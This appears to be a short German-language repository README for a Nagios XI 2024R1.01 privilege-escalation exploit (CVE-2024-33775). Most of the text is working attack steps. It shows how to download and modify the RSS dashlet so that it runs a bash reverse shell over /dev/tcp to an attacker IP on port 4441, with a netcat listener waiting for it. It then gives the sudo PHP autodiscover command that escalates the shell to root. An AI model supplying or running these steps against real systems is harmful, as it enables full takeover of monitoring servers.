neo-xed/cve-2024-33775
Privilege-Escalation-Exploit für Nagios XI 2024R1.01, der vollständigen Root-Zugriff von NAGIOS- oder APACHE-Benutzern durch bösartige RSS-Dashlet-Injektion und sudo-Befehlsausführung ermöglicht.

CVE entdeckt von: K. Wahab (Neo`X)
In diesem Beispiel wird das RSS-Dashlet verwendet.
exec('/bin/bash -i >& /dev/tcp/<Attacker IP>/4441 0>&1);

nc -nlvp 4441
sudo /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php --addresses=127.0.0.1/1
Gehen Sie auf die Verwaltungsseite für "Dashlets" und laden Sie ein Dashlet herunter:
http://TARGET_IP/nagiosxi/admin/dashlets.php?download=rss_dashlet
Ändern Sie die *.inc.php:
exec("sleep 30 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<Attacker IP>/4441 0>&1'");

nc -nlvp 4441
sudo /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php --addresses=127.0.0.1/1
(Hinweis: Nach dem Ausführen des Befehls erhalten Sie eine Verbindung als APACHE, verwenden Sie STRG+C, um den Listener zu beenden und mehrmals neu zu starten)